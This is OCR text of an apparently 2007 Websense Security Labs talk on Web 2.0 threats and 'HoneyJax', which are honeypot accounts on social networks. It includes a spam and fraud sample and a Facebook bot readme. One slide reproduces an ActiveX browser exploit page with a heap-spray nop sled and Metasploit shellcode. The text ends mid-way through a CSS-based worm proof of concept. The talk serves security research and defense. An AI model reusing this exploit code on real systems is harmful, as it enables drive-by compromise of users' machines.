
WEBSENSE®
Security Labs





Dan Hubbard
VP Security Research

Perpetual Beta = Live Testing = Trouble



Airline Terminals using Active Script

WEBSENSE® Security Labs

Start : Middle : End


- Wait, the Web has version numbers?
- Web Two Dot UH-OH or Exploit 2.0
- An introduction to HoneyJax
  - Definitions
  - Reasons for deploying them
  - Types: Passive, Active HoneyJax, Passive Aggressive
  - Reporting data from Accounts
  - Disclosure for web site vulnerabilities
  - Legal Aspects / Grab Bag
- Conclusion

WEBSENSE® Security Labs

One of these things is not like the other

- **Its a bird, is it a plane, no its Web 2.0 : 80% top 20 Web sites have Web 2.0 “philosophies”**





(src: O’REILLY)

WEBSENSE® Security Labs

XML HTTP Request

- When Microsoft created XMLHttpRequest in Internet Explorer 5, which let browser-side JavaScript communicate with the web server in the background without requiring the browser to display a new web page. That made it possible to develop more fluid and responsive web applications. Mozilla soon implemented XMLHttpRequest in its browsers, as did Apple (in the Safari browser) and Opera.

- Several dozen *very* loosely defined standards mashed together

- At the heart of it all are JavaScript and XML

Web “Two Dot Uh-Oh”

- ***Losing control of your destiny:*** **User Created Content**
- ***Who do you trust:*** **Social Networks**
- ***Unattended Installs and Code Injection:*** **R.S.S**
- ***Mushy Peas:*** **Mash-ups**
- ***ANY ANY PORT 80:*** **Security is often the last ones to know**
- ***But I have a firewall:*** **Its about the information not the network**
- ***If I told you to jump of a bridge…:*** **Its just sooooo easy and being web 2.0 is cool**

WEBSENSE® Security Labs


Threats → User-created content


- Property owner gives / leases space to user
- 400 Million + pages change dramatically close real-time
- Content stripping done but very difficult to enforce (JavaScript obfuscation deluxe)
- Easy to test for vulnerabilities, little disclosure: Can you say “Web borne Worms”
- Allow dynamic/graphic content (jscript, qt, mov)
- Trust within user-networks
- Used a many-to-many communication platform




WEBSENSE® Security Labs

User-created Content → Hidden IFRAME w/WMF, CSS auth page phish, Wikipedia Trojan







WEBSENSE® Security Labs


Social Networks (1 account : 70M views ~2 M “friends”)

- Interlinking of hundreds of millions of users
- Communication platform not just content

  “Email is so yr 2000”
- More contacts = better site / success
- One “friend” can infect millions through their network
- One account compromise can be used to gain user trust







WEBSENSE® Security Labs

Social Networks → "My network is bigger than yours"

- **Its not just about entertainment. Business colleagues, networking with associates, recruiting, etc., gaining popularity**




```
<HTML>
<TITLE>In God We Trust, VDA Labs, LLC</TITLE>
<HEAD>
<object classid='clsid:0F2437D6-C4E4-42CA-A906-F506E09354B7' id='target'></object>
<script language='javascript'>

function repeat(n,c)
{
        retval="";
        for (i=0;i<n;i++)
         retval = retval + c;
        return retval
}

//EAX contains this value.  call [eax].  that lands us on the nops.
blind_jmp = repeat(50000,unescape("%u0a0a%u0a0a"));


//shellcode:  From metasploit.com. SC can be very big if you want.
shellcode = unescape("%uc931%ue983%ud9dd%ud9ee%u2474%u5bf4%u7381%ub213%u28cd%u837b%ufceb%
uf4e2%u254e%u7b6c%ucdb2%u3ea3%u468e%u7e54%uccca%uf0c7%ud5fd%u24a3%ucc92%u32c3%uf939%
u7aa3%ufc5c%ue2e8%u491e%u0fe8%u0cb5%u76e2%u0fb3%u8fc3%u9989%u7f0c%u28c7%u24a3%ucc96%
u1dc3%uc139%uf063%ud1ed%u9029%ud139%u7aa3%u4459%u5f74%u0eb6%ubb19%u46d6%u4b68%u0d37%
u7750%u8d39%uf024%ud1c2%uf085%uc5da%u72c3%u4d39%u7b98%ucdb2%u13a3%u928e%u8d19%u9bd2%
u83a1%u0d31%u2b53%ub3da%u99f0%ua5c1%u85b0%uc338%u847f%uae55%u1749%ue3d1%u034d%ucdd7%
u7b28");

//the nops are executable and deref to the same spot
nops = repeat(3925, unescape("%u0a0a%u0a0a") );
```

WEBSENSE® Security Labs

SideBar: Un-attended installations (can they happen?)

- **RSS: Meta-Feeds**
- **RSS: Pulling data every X seconds**



WEBSENSE® Security Labs

Introduction to HoneyJax

- **HoneyPots → HoneyClients → HoneyJax**

- ***HoneyPots:***
  Emulate OS and Applications behavior

- ***HoneyClients:***
  Emulate client applications behavior

- ***HoneyJax:***
  Emulate user accounts, profiles,
  and web social networks .
  Can also emulate user behavior



WEBSENSE® Security Labs

Reasons for deploying HoneyJax

- 95% of all BLOG comments are SPAM (src: Akismet)
- SPAM -> P0RN -> Phishing -> Malicious Code
- One new weapon in arsenal to help research Web 2.0 threats
- The threat playing field is changing and research needs to evolve with it
- Can be used by web property-owners also

- Assist in:
  - Tracking and trending attacks, attackers, predators
  - Escalation to abuse or security department of property owners
  - Track common techniques
  - Collect samples of binary code for detection / protection
  - Collect URL's and script code for detection / protection
  - Monitor outbreaks (yes more Web worms are coming)

WEBSENSE® Security Labs

Types of HoneyJax

- ***Passive HoneyJax:***
  Accounts in web 2.0 space that are not luring users to add them to their network in any way.


- ***Active HoneyJax:***
  Accounts and BOT's in web 2.0 space that are designed to join networks actively and solicit users to join theirs and reply to requests.



- ***Passive Aggressive HoneyJax:***
  Accounts that are designed to lure users to visit them through their characteristics. Eg: p0rn, baby boomers looking for friends, music band, common interest groups, popular merchandise, contests

WEBSENSE® Security Labs

Passive HoneyJax : Luring a Fraudster




Positive feedback: 0%
Member since: Mar-27-07
Location: valle, Colombia
Registered on: www.ebay.com

Item:
This message was sent after the listing **closed**.

I want the bike, give me number account bank and tomorrow i solicite deposit to you in the morning,please i want the bike, thank you.

WEBSENSE® Security Labs

Passive HoneyJax : Spam first !



WEBSENSE® Security Labs


Passive Aggressive HoneyJax : Luring $$$$





WEBSENSE® Security Labs


Passive Aggressive HoneyJax : My Friends

☐	Jan 12, 2007 2:59 PM		Read	No Subject
☐	Jan 10, 2007 9:26 AM		Unread	This Profile No Longer Exists
☐	Jan 6, 2007 1:32 AM		Read	This Profile No Longer Exists
☐	Dec 20, 2006 11:46 PM		Unread	This Profile No Longer Exists
☐	Dec 19, 2006 7:58 PM		Unread	This Profile No Longer Exists
☐	Dec 11, 2006 1:57 PM		Read	This Profile No Longer Exists
☐	Dec 5, 2006 8:59 PM		Read	GET $1500 BY TOMORROW -IT'S SO EASY-CLICK HERE would like to invite you to join the group GET $1500 BY TOMORROW -IT'S SO EASY-CLICK HERE

WEBSENSE® Security Labs

Active HoneyJax : 4 Types

- **Open Source**
- **Commercial**
- **Proof-of-Concept (i.e. copy-code)**
- **Do your own**



Security Labs

Active HoneyJax : Open Source

File: README

FacebookBot

All classes Hide...

Filter:

Array
FacebookBot
FacebookFriend
FacebookFriends
FacebookGroups
FacebookHelper
FacebookLogin
FacebookMessages
FacebookPictures
FacebookPoke
FacebookProfile
FacebookStatus
FacebookWall
Grammar
Hash
Random

All files Hide...

Filter:

EXAMPLES
LICENSE
README
basic_bot.rb
complex_bot.rb
example_bot.rb
...k_bot/facebook_bot.rb
...ot/facebook_friend.rb
...cebook_bot/friends.rb
...acebook_bot/groups.rb
...acebook_bot/helper.rb
facebook_bot/login.rb
...ebook_bot/messages.rb
...ebook_bot/pictures.rb
facebook_bot/poke.rb
...cebook_bot/profile.rb

Description

Hello from FacebookBot!

Facebook Bot is allows for completely automated control of your Facebook profile.

FacebookBot allows you to destroy or improve Facebook via:

- Posting Profile Pictures
- Tagging Pictures
- Changing your Status
- Posting Wall Comments
- Changing Personal Profile Information
- Sending and Reading Private Messages
- Joining Groups
- Adding Friends
- A system for generating random sentences (rather simply)
- And much more…

Downloading

You can obtain the hot-off-the-press-brand-spanking-new FacebookBot and loads of pretty examples from **rubyforge.org/frs/?group_id=3643** !

WEBSENSE® Security Labs


Active HoneyJax : Commercial



WEBSENSE® Security Labs

Active HoneyJax : POC


```
<div id=mycode style="BACKGROUND: url('java
